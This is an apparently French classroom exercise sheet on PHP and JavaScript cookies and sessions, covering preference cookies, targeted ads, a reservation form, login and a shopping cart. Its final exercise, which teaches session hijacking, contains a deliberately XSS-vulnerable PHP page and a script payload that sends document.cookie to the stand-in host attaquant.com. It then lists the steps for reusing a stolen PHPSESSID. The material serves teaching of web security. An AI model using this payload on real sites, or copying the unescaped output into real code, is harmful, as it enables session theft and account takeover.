Développement d'un site web dynamique (UAA12)

Exercices : cookies et sessions

Objets d'apprentissage :

- ✔ Elaborer un formulaire sur la base d'une structure donnée.
- ✔ Référencer un site.
- ✔ Intégrer du contenu multimédia.
- ✔ Construire une page WEB dynamique à l'aide du langage Javascript.
- ✔ Construire une page WEB dynamique à l'aide du langage PHP.
- ✔ Concevoir un formulaire répondant aux exigences d'un cahier des charges.
- ✔ Dynamiser un site WEB exclusivement à l'aide du langage Javascript.
- ✔ Associer des balises HTML de formulaires à leur sémantique.
- ✔ Décrire le rôle d'un cookie.
- ✔ Décrire le rôle du référencement en ligne.
- ✔ Enumérer les fonctionnalités du langage Javascript.
- ✔ Caractériser les attaques WEB les plus courantes.

Exercice 1 : cookies colorés

L'objectif de cet exercice est de proposer à l'utilisateur une page HTML personnalisable (couleur de texte et couleur de fond). Les préférences de personnalisation seront stockées dans des cookies.

Etape 1

Télécharge la page HTML disponible sur Classroom. Observe attentivement le code et ainsi que l'apparence de la page.

Etape 2

Ajoute le **script PHP** adéquat afin que le bouton « Mise à jour » ajoute deux cookies (`couleurTexte` et `couleurFond`) contenant la couleur de texte et la couleur de fond entrées par l'utilisateur (les données sont envoyées au serveur via la méthode POST).


Teste ton code en soumettant le formulaire avec deux couleurs de ton choix puis en consultant les cookies avec l'instruction `document.cookie` dans la console JavaScript.

```
>> document.cookie
<- "couleurTexte=red; couleurFond=blue"
```


Les navigateurs web (Firefox, Chrome, etc.) proposent tous une fonctionnalité permettant de visualiser les cookies stockés par un site internet particulier.

Voici les étapes à suivre pour visualiser les cookies d'un site :


1. Rends-toi dans l'inspecteur
2. Clique sur l'onglet « Stockage »




3. Sur le coté gauche, clique sur l'onglet « Cookies »



4. Sélectionne le site web concerné (ici `localhost`)



5. Un tableau contenant toutes les informations sur les cookies stockés apparaît alors



Etape 3

Ajoute le **script JavaScript** adéquat afin que le bouton « Rafraichir » affiche le contenu des cookies dans le paragraphe identifié par `pCookies`.

Etape 4

Ajoute un **script PHP** qui initialise les variables `$couleurTexte` et `$couleurFond` contenant respectivement la couleur de texte et la couleur de fond du paragraphe. Les valeurs par défaut (c'est-à-dire lorsque l'utilisateur arrive pour la première fois sur la page) devront être noir pour la couleur du texte et blanc pour la couleur de fond.

Voici l'algorithme écrit en pseudo-code (la logique est la même pour la couleur de fond) :

```
if (Une donnée POST est reçue pour la couleur du texte)
  // Cas où l'utilisateur envoie le formulaire
  Stocker cette donnée dans un cookie
  Initialiser la variable couleurTexte avec cette donnée
else
  if (il existe un COOKIE pour la couleur du texte)
    // Cas où l'utilisateur arrive sur la page
    // et qu'il a déjà envoyé le formulaire précédemment
    Initialiser la variable couleurTexte avec ce cookie
  else
    // Cas où l'utilisateur arrive sur la page pour la première fois
    Initialiser la variable couleurTexte avec la valeur par défaut
  end
end
```

Attention : veille à placer les instructions au bon endroit dans ton code !

Etape 5

Ajoute deux autres petits **scripts PHP** qui écrivent les valeurs de `$couleurTexte` et de `$couleurFond` au bon endroit dans la définition du CSS.

Comme pour le HTML, il est tout à fait possible de rendre le CSS dynamique grâce au PHP.

Ainsi, il suffit d'ajouter une balise PHP directement dans la balise `<style>`. Voici un exemple :

```
<style>

  #monPara {
    color : <?php echo "black"; ?>;
  }

</style>
```

Une fois terminé, vérifie le fonctionnement de ton code.

Etape 6

Ajoute le **script JavaScript** adéquat de telle sorte que le bouton « Recharger la page » recharge la page (utilise `location.reload()`).

Etape 7

Ajoute les **scripts JavaScript et PHP** adéquats afin que le bouton « Supprimer les cookies » supprime les cookies actuellement stockés.

Pour cela, le client (JavaScript) doit envoyer l'instruction au serveur (PHP) de supprimer les cookies. Cette information peut être transmise à l'aide de la méthode GET. Ainsi, lorsque le bouton est cliqué, l'utilisateur est redirigé vers `cookies.php?delete=true` (tu peux utiliser une autre clé si tu préfères). Lorsque le serveur reçoit la clé « delete » dans `$_GET`, il est informé qu'il doit supprimer les cookies.

Exercice 2 : publicité ciblée

Dans la publicité en ligne, l'idée des pubs ciblées est d'éviter d'afficher la même publicité à tout le monde. Si le site « devine » que l'utilisateur s'intéresse davantage à une catégorie (par exemple parce qu'il consulte souvent des articles gaming), il peut afficher une publicité plus pertinente (par exemple une promo consoles). En général, une pub plus pertinente a plus de chances d'attirer l'attention de l'utilisateur, donc d'être cliquée, ce qui peut améliorer l'efficacité de la publicité.



L'objectif de cet exercice est de simuler un système très simple de publicité ciblée. L'utilisateur va consulter des « articles » classés par catégories, et le site va mémoriser ses centres d'intérêt dans des cookies. Ensuite, quand l'utilisateur revient sur la page d'accueil, une publicité différente sera affichée en fonction des cookies enregistrés.

Toutes les informations nécessaires au ciblage doivent être stockées dans des cookies.

Etape 1

Crée une page `article.php` accessible via une URL du type `article.php?cat=gaming`. Cette page acceptera uniquement trois catégories : gaming, sport, voyage. Si l'utilisateur fournit une autre valeur, la page affichera « Catégorie inconnue » et rien ne sera enregistré dans les cookies. Si la catégorie est correcte, la page affichera un titre du style « Article : GAMING » ainsi que quelques images de produit en lien avec cette catégorie.

Ensuite, tu dois mettre à jour le profil publicitaire de l'utilisateur. Pour cela, tu utilises un cookie compteur par catégorie : `interet_gaming`, `interet_sport` et `interet_voyage`. À chaque fois qu'un article d'une catégorie est consulté, tu incrémentes le cookie correspondant (si le cookie n'existe pas encore, tu l'initialise à 1).

Enfin, ajoute dans la page des liens pour tester rapidement : un lien vers `article.php?cat=gaming`, un lien vers `article.php?cat=sport`, un lien vers `article.php?cat=voyage`, et un lien « Retour à l'accueil ».

Etape 2

Crée la page `index.php`. Cette page doit afficher une publicité. La publicité affichée dépend du profil enregistré en cookies.

Quand `index.php` se charge, tu lis les cookies `interet_gaming`, `interet_sport` et `interet_voyage`. Tu compares les valeurs et tu choisis la catégorie dont la valeur est la plus grande. Si aucun cookie n'existe (cas première visite) ou si les valeurs ne permettent pas de départager clairement, tu affiches une publicité générique.

Exemples de pubs possibles (on en trouve facilement sur le web):

- Promo d'un jeu mobile : https://dribbble.com/shots/26458479-2D-Mobile-Game-Video-Ad-Animated-Social-Media-Commercial
- Promo running : https://dribbble.com/shots/13995477-Animated-GIF-Banner-AD-1
- Promo voyage : https://dribbble.com/shots/4017074-Travel-Tourism-Animated-GIF-Banners-Template-Free-Download

- Sinon : « Offre du moment » (une offre générique lorsque les intérêts de l'utilisateur ne sont pas encore connus) : https://dribbble.com/shots/25603542-Delicious-Burger-Animated-Ad-Eye-Catching-Social-Media-Motion

Cette étape doit montrer que le contenu de la page change selon les cookies présents.

Etape 3

Ajoute un bouton permettant de supprimer les cookies de l'utilisateur. Quand l'utilisateur clique sur ce bouton, l'utilisateur doit être redirigé vers `index.php?supcookies=true` et tous les cookies liés au profil publicitaire doivent être supprimés. Après cette suppression, la publicité doit redevenir générique (comme si l'utilisateur visitait le site pour la première fois).

Etape 4

Ajoute une bannière de consentement sur la page d'accueil (`index.php`) afin de demander à l'utilisateur s'il accepte ou refuse l'utilisation de cookies de profilage publicitaire.

Lorsque l'utilisateur clique sur « Accepter », enregistre son choix (par exemple via un cookie `accepte_pub=true`) puis active la logique de publicité ciblée (lecture/écriture des cookies `interet_gaming`, `interet_sport`, `interet_voyage`, etc.).

Par contre, si l'utilisateur clique sur « Refuser », enregistre son choix (par exemple `accepte_pub=true`) et n'écris/ ne mets jamais à jour les cookies de profilage ; dans ce cas, la publicité affichée doit rester générique.

Tant qu'aucun choix n'a été exprimé (première visite), affiche la bannière et considère par défaut que le profilage est désactivé (pub générique).

Quelques inspirations : https://www.didomi.io/fr/blog/bannieres-cookies-creatives-exemples

Dépassement

Dans la publicité en ligne, afficher une pub ne suffit pas : l'annonceur veut savoir si sa campagne « marche ». C'est pour cela qu'on mesure des indicateurs simples comme le nombre d'impressions (combien de fois la pub est affichée) et le nombre de clics (combien de fois les utilisateurs interagissent). Le CTR (Click-Through Rate) est un indicateur très utilisé : il correspond au nombre de clics divisé par le nombre d'impressions, et il donne une idée rapide de l'attractivité de la pub.

Grâce à ces mesures, l'annonceur peut comparer plusieurs pubs entre elles (ou plusieurs catégories de ciblage) et investir davantage sur ce qui fonctionne le mieux. Par exemple, si la pub « gaming » obtient un CTR plus élevé que la pub « voyage », cela peut indiquer que le ciblage ou le message « gaming » est plus efficace auprès de ce public. Dans la vraie vie, ce suivi se fait via des mécanismes de tracking (souvent basés sur des cookies ou des identifiants) pour relier affichages et clics, ce qui permet d'optimiser les campagnes et de justifier les dépenses publicitaires.

Dans ce dépassement, l'objectif est de mesurer l'efficacité des publicités. Tu vas compter combien de fois une publicité a été affichée et combien de fois elle a été cliquée. Ces informations doivent aussi être stockées dans des cookies.

D'abord, dans `index.php`, tu ajoutes un compteur d'affichages. À chaque fois que la page affiche une publicité, tu incrémentes un cookie `impressions_total`. Ensuite, tu incrémentes aussi un cookie d'impressions correspondant à la pub affichée, par exemple `impressions_gaming`, `impressions_sport`, `impressions_voyage` ou `impressions_generic`. Si un cookie n'existe pas encore, tu l'initialises à 1.

Ensuite, tu rends la publicité cliquable. Quand l'utilisateur clique sur la pub, il est redirigé vers `index.php.php?ad=gaming` (ou sport, voyage, generic selon la pub affichée). Dans `index.php`, tu valides la valeur, puis tu incrémentes un cookie `clicks_total` et un cookie de clic par catégorie (`clicks_gaming`, `clicks_sport`, `clicks_voyage`, `clicks_generic`).

Enfin, dans `index.php`, affiche les statistiques en bas de page. Tu affiches au minimum `impressions_total` et `clicks_total`, puis tu calcules un CTR global (taux de clic) en divisant `clicks_total` par `impressions_total` (si impressions_total vaut 0, tu affiches « CTR : N/A »).

Mets aussi à jour `reset.php` pour supprimer les cookies du dépassement (impressions et clics), en plus des cookies de profil.

Exercice 3 : formulaire multi-étapes

L'objectif de cet exercice est de découvrir les sessions PHP en construisant un formulaire de réservation de restaurant réparti sur trois étapes distinctes. Les sessions permettront de conserver les informations saisies par l'utilisateur entre chaque étape.

L'application se compose d'une seule page reservation.php qui gère les trois étapes selon un paramètre GET etape dans l'URL.

Etape 1

Crée une page reservation.php qui démarre toujours la session avec session_start() au tout début du fichier.

Cette page doit accepter un paramètre GET ayant pour clé « etape ». La valeur associée à cette clé permet de préciser l'étape à compléter. Exemple :

```
reservation.php?etape=1
```

Étape 2

Si aucun paramètre etape n'est présent dans l'URL, affiche :

- Un titre « Réservation de table »
- Un descriptif du restaurant (« Restaurant Le Gourmet – Cuisine française traditionnelle »)
- Un bouton « Faire une réservation » qui redirige vers `reservation.php?etape=1`

Etape 3

Lorsque l'utilisateur accède à `reservation.php?etape=1` , affiche :

- Un menu déroulant pour le nombre de personnes (2, 4, 6, 8)
- Un menu déroulant pour la date (utilise date('Y-m-d') pour aujourd'hui et les 7 prochains jours)
- Un menu déroulant pour l'heure (19h00, 19h30, 20h00, 20h30, 21h00)
- Un bouton « Vérifier la disponibilité »

Lorsque ce formulaire est soumis (méthode POST) :

- Stocke ces trois valeurs dans la session
- Redirige vers `reservation.php?etape=2`

Etape 4

Lorsque l'utilisateur accède à `reservation.php?etape=2` , affiche un formulaire avec plusieurs champs :

- Nom complet
- Numéro de téléphone
- Email
- Demande spéciale (textarea[1], optionnel)

1 https://www.w3schools.com/tags/tag_textarea.asp

- Bouton « Confirmer la réservation »

Vérification préalable :

Avant d'afficher le formulaire, vérifie que les données du formulaire de la première étape ont bien été complétées ! Si ce n'est pas le cas, redirige automatiquement vers `reservation.php?etape=1` pour « forcer » l'utilisateur à d'abord compléter ces données.

Pré-remplissage :

Affiche en haut de page un récapitulatif des choix de la première étape (nombre de personnes, date, heure) sous forme de paragraphes simples.

Lorsque ce formulaire est soumis :

- Stocke les informations dans la session
- Redirige vers `reservation.php?etape=3`

Étape 5

Lorsque l'utilisateur accède à `reservation.php?etape=3` , affiche une page de confirmation.

Vérification préalable :

Vérifie que toutes les informations sont présentes en session. Si ce n'est pas le cas, redirige vers `reservation.php?etape=1`.

Contenu de la page :

- Un titre « Confirmation de votre réservation »
- Un récapitulatif complet de toutes les informations saisies (date, heure, nombre de personnes, nom, téléphone, etc.)
- Un message de remerciement

Boutons :

- « Modifier ma réservation » → `reservation.php?etape=2` (pour revenir aux infos personnelles)
- « Nouvelle réservation » → `reservation.php?clear=true` (pour recommencer à zéro)

Étape 6

Pré-remplissage des formulaires :

Lors du retour sur l'étape 1 ou 2 (via « Modifier »), pré-remplis les champs avec les valeurs stockées en session.

Validation côté serveur :

- Vérifie que le nombre de personnes > 0
- Vérifie que le nom et le téléphone ne sont pas vides
- Affiche des messages d'erreur spécifiques sans perdre les données saisies

Navigation fluide :

- Ajoute un lien « ← Étape précédente » sur les étapes 2 et 3
- Utilise des couleurs et une mise en page claire pour différencier les étapes

Étape 7

Lorsque l'utilisateur clique sur « Nouvelle réservation » (`?clear=true`) :

- Détruis complètement la session
- Redirige vers `reservation.php` (page d'accueil)

Étape 8 (dépassement)

Modifie l'étape 1 pour simuler une vérification de disponibilité :

- Définis des créneaux déjà réservés (par exemple en dur : mardi 20h00 pour 6 personnes)
- Si le créneau demandé est « occupé », affiche un message d'erreur et propose des alternatives
- Si disponible, passe à l'étape 2

Exercice 4 : authentification

Exercice tiré de https://www.chiny.me/exercice-authentification-7-15.php

L'objectif de cet exercice est d'utiliser les sessions afin de mettre en place un système d'authentification. On te demande de créer trois pages PHP :

- `login.php` : authentifie l'utilisateur ; elle contient un formulaire renfermant une zone de texte, une zone de mot de passe et un bouton d'envoi.
- `prive.php` : représente la page à accès limité ; aucun visiteur n'a le droit de voir son contenu s'il n a pas été authentifié par la page `login.php`.
- `deconnexion.php` : permet de déconnecter le client (détruire la session) et rediriger le navigateur vers la page `login.php`.

Si le client tente d'accéder directement à la page `prive.php` alors qu'il n'est pas authentifié, il sera aussitôt redirigé vers la page `login.php`. S'il fournit un bon login et un bon mot de passe alors il sera redirigé vers la page `prive.php` qu'il a désormais le droit de consulter.

Pour simplifier, nous allons définir statiquement le bon login qui est "user" et le bon mot de passe qui est « 1234 ».

Étape 1

Crée la page `login.php` qui contient un formulaire d'authentification. Ce formulaire affiche deux champs : un pour le login et un pour le mot de passe, plus un bouton d'envoi.

Si l'utilisateur soumet le formulaire avec le login « user » et le mot de passe « 1234 », stocke une variable en session permettant de « marquer » que l'utilisateur s'est correctement identifié, puis redirige vers `prive.php`. Ce marqueur peut prendre plusieurs forme. Voici un exemple :

```php
$_SESSION['authentifie'] = true
```

Dans tous les autres cas (mauvais identifiants ou première visite), affiche simplement le formulaire sans rien enregistrer en session. Ajoute un message d'erreur simple sous le formulaire si les identifiants sont incorrects (par exemple « Login ou mot de passe incorrect »).

Étape 2

Crée la page `prive.php` qui représente le contenu à accès restreint.

Si l'utilisateur n'est pas authentifié (c'est-à-dire que sa session de contient pas de « marqueur »), redirige immédiatement vers `login.php`. Sinon, affiche un contenu protégé (par exemple un message « Bienvenue dans la zone privée ! » avec quelques informations fictives comme un tableau de bord utilisateur).

Ajoute en haut ou en bas de page un lien vers `deconnexion.php` pour permettre à l'utilisateur de se déconnecter. Teste en accédant directement à `prive.php` sans passer par login : tu dois être redirigé vers le formulaire de connexion.

Étape 3

Crée la page `deconnexion.php` qui gère la fin de session.

L'accès à cette page détruis complètement la session et redirige vers `login.php`.

Etape 4

Teste le flux complet :

1. connecte-toi via `login.php`
2. accède à `prive.php`
3. clique sur déconnexion
4. tu dois revenir au formulaire `login.php`
5. accède (sans te connecter) à `prive.php`
6. tu dois normalement être à nouveau redirigé vers `login.php`.

Exercice 5 : panier


Dans cet exercice, tu vas mettre en place une page WEB permettant à un client de choisir plusieurs articles à acheter. Le contenu du panier sera conservé sur le serveur, en utilisant les données de session.

Etape 1

Télécharge le fichier `achats.html` ainsi que le fichier `games.php` disponibles sur Classroom. Observe attentivement le code et ainsi que l'apparence de la page.

Etape 2

Ajoute le CSS adéquat (au fur et à mesure de ton avancement) afin d'obtenir le résultat suivant :



Etape 3

Fais en sorte que ton document `achats.html` porte maintenant l'extension `.php`

Ajoute un premier script PHP qui lie `achats.php` avec `games.php` de telle manière que les deux tableaux `$jeuxNonRPG` et `$jeuxRPG` puissent être utilisés dans `achats.php`.

Etape 4

Ajoute un second script PHP qui insère l'ensemble jeux RPG dans l'interface (c'est à dire dans le `<div id="items">`) sous la forme illustrée à l'étape 2 (ne te préoccupe pas du bouton « Commander »).

Etape 5

Modifie le script PHP pour que l'utilisateur puisse choisir la liste des jeux affichée en entrant les URL suivante :

- `achat.php?games=rpg` : affiche la liste des jeux RPG
- `achat.php?games=nonrpg` : affiche la liste des jeux non RPG
- `achat.php` : affiche la liste des jeux RPG (liste par défaut)

Associe les URL correspondantes aux boutons « Jeux de rôle » (RPG) et « Autres jeux » (non RPG).

Etape 6

Occupe-toi désormais des boutons « Commander » et faits en sorte qu'un clic sur l'un deux lance une redirection (`document.location`) vers l'URL : `achat.php?games=X&order=Y`

- X correspond au type de la liste de jeux actuellement affichée (`rpg` ou `nonrpg`)
- Y correspond au nom du jeu commandé (ex. `Arx Fatalis`)

Attention : le nom du jeu peut contenir des espaces ou d'autres caractères problématiques. Il faut donc *encoder* le nom du jeu pour qu'il puisse être inséré dans l'URL. Pour cela, utilise la fonction `urlencode()` : https://www.php.net/manual/fr/function.urlencode.php

Voici un exemple d'URL qui devrait être générée :

`achat.php?games=rpg&order=Baldur's+Gate+II%3A+Enhanced+Edition`

Etape 7

Lorsqu'un jeu est commandé, fais en sorte d'afficher un simple message de confirmation de la manière suivante :

Commande : Baldur's Gate II: Enhanced Edition ajouté !

Jeu	Prix	Genre	Éditeur	
Planescape: Torment	9.09€	RPG	Black Isle Studios	Commander
Neverwinter Nights 2 Complete	22.78€	RPG	Obsidian Entertainment	Commander
Legend of Grimrock II	21.79€	RPG	Almost Human	Commander
Shadowrun returns	13.69€	RPG	Harebrained Schemes	Commander
Pillars of Eternity: Hero Edition	41.99€	RPG	Obsidian Entertainment	Commander
Arx Fatalis	5.49€	RPG	Arkane Studios	Commander
Wasteland 2: Director's Cut	39.99€	RPG	inXile Entertainment	Commander
Gothic 3: Enhanced Edition	9.09€	RPG	Piranha Bytes	Commander
Baldur's Gate II: Enhanced Edition	18.19€	RPG	Beamdog	Commander

Etape 8

Il est temps de passer au vif du sujet : les sessions !

Les commandes effectuées doivent être stockées sous la forme d'un tableau dans les informations de session. La clé pour y accéder sera « order ».

Dans chacune des cases du tableau, on trouvera un tableau associatif reprenant le nom du jeu (clé « name ») ainsi que le prix (clé « price »).

Voici un exemple de structure :

<table>
<tr><th>Clé</th><th>Valeur</th></tr>
<tr><td>order</td><td>
<table>
<tr><th>Clé</th><th>Valeur</th></tr>
<tr><td>0</td><td>
<table>
<tr><th>Clé</th><th>Valeur</th></tr>
<tr><td>name</td><td>Arx Fatalis</td></tr>
<tr><td>price</td><td>5.49</td></tr>
</table>
</td></tr>
<tr><td>1</td><td>
<table>
<tr><th>Clé</th><th>Valeur</th></tr>
<tr><td>name</td><td>Shadowrun returns</td></tr>
<tr><td>price</td><td>13.69</td></tr>
</table>
</td></tr>
</table>
</td></tr>
</table>

Pour manipuler les informations de session, il faut activer la commande `session_start()` avant le début du contenu HTML. Le script PHP contenant cette instruction doit donc se trouver avant toute balise HTML.

Un fois la commande `session_start()` activée, ajoute au tableau `$_SESSION['order']` une nouvelle case contenant le nom et le prix du jeu.

Attention, n'oublie pas d'initialiser le tableau référencé par la clé `order` !

Etape 9

Ajoute un script PHP qui parcourt la liste des jeux présent dans `$_SESSION['order']` et qui l'affiche sous la forme illustrée à l'étape 2.

Etape 10

Pour terminer, fais en sorte que si l'utilisateur entre l'URL `achat.php?clear=true`, le panier soit vidé. Pour cela, il suffit de supprimer l'ensemble des informations de session à l'aide de `session_destroy()`

Etape 11 (dépassement)

Imaginons que l'utilisateur entre l'URL suivante : `achat.php?games=rpg&order=The+Witcher`

« The Witcher » ne fait pas partie des jeux en vente. Dès lors, ton programme PHP risque très probablement d'afficher un résultat étrange (quel est son prix ?).

Mets à jour ton programme PHP pour que le message « Jeu introuvable ! » s'affiche à l'écran dans le cas où le jeu commandé n'existe pas. Evidemment, ce jeu ne doit pas s'ajouter dans le panier.

Exercice 6 : vol de session (session hijacking)

Les sessions PHP peuvent être volées via l'interception de l'ID de session (cookie PHPSESSID), permettant à un attaquant d'usurper l'identité d'un utilisateur sans outils externes.

Le XSS (Cross-Site Scripting) est une faille de sécurité où un attaquant injecte du code JavaScript malveillant dans une page web via des entrées utilisateur non protégées, comme un paramètre d'URL ou un champ de formulaire. Le navigateur de la victime exécute ce code, qui peut alors voler des cookies (dont PHPSESSID), rediriger vers des sites malveillants ou usurper l'identité.

Etape 1

Modifie `prive.php` pour afficher un paramètre vulnérable :

```php
<?php
session_start();
if (!isset($_SESSION['authentifie']) || $_SESSION['authentifie'] !== true)
{
    header("Location: login.php");
    exit();
}
?>
<!DOCTYPE html>
<html>
<head><title>Privé</title></head>
<body>
<h1>Bienvenue dans la zone privée !</h1>
<p>Votre nom : <?php echo $_GET['nom']; ?></p>  <!-- XSS vulnérable -->
<a href="deconnexion.php">Déconnexion</a>
</body>
</html>
```

Etape 2

Connecte-toi, puis accède à `prive.php` de la manière suivante :

```
prive.php?nom=<script>alert(document.cookie)</script>
```

L'alerte révèle le PHPSESSID, c'est qui est problématique !

En effet, une attaque courante se déroule de la manière suivante :

1. L'attaquant crée un email/phishing contenant le lien suivant `http://site.com/prive.php?nom=Félicitations!&steal=<script>fetch('http://attaquant.com/log?cookie='+document.cookie)</script>`
2. Victime clique (connectée) → JavaScript s'exécute silencieusement
3. Cookie PHPSESSID envoyé automatiquement à `attaquant.com/log`
4. Attaquant récupère : « PHPSESSID=abcd123xyz789 »
5. Attaquant utilise ce cookie → zone privée accessible

Pour la suite de l'exercice, copie simplement le PHPSESSID qui s'affiche.

Etape 3

Tout en gardant la page `prive.php` ouverte :

1. Nouvel onglet incognito (navigation privée)
2. Tente d'accéder à `prive.php` : tu dois normalement être automatiquement redirigé vers `login.php`
3. Appuie sur F12 (inspecter la page)
4. Navigue dans l'onglet « Application »
5. Sélectionne « Cookies »
6. Sélectionne « localhost »
7. Edite le PHPSESSID et colle la valeur volée
8. Tente d'accéder à nouveau à `prive.php` : tu est connecté sans avoir fourni ni d'utilisateur ni de mot de passe !

Références

Les présents exercices ont été élaborés à l'aide des ressources suivantes :

- Forbes, A. (2013). The Joy of PHP: A Beginner's Guide to Programming Interactive Web Sites.
- Vaswani, V. (2021). PHP A Beginner's Guide.
- Cours de « Développement d'applications WEB » (2018), Hénallux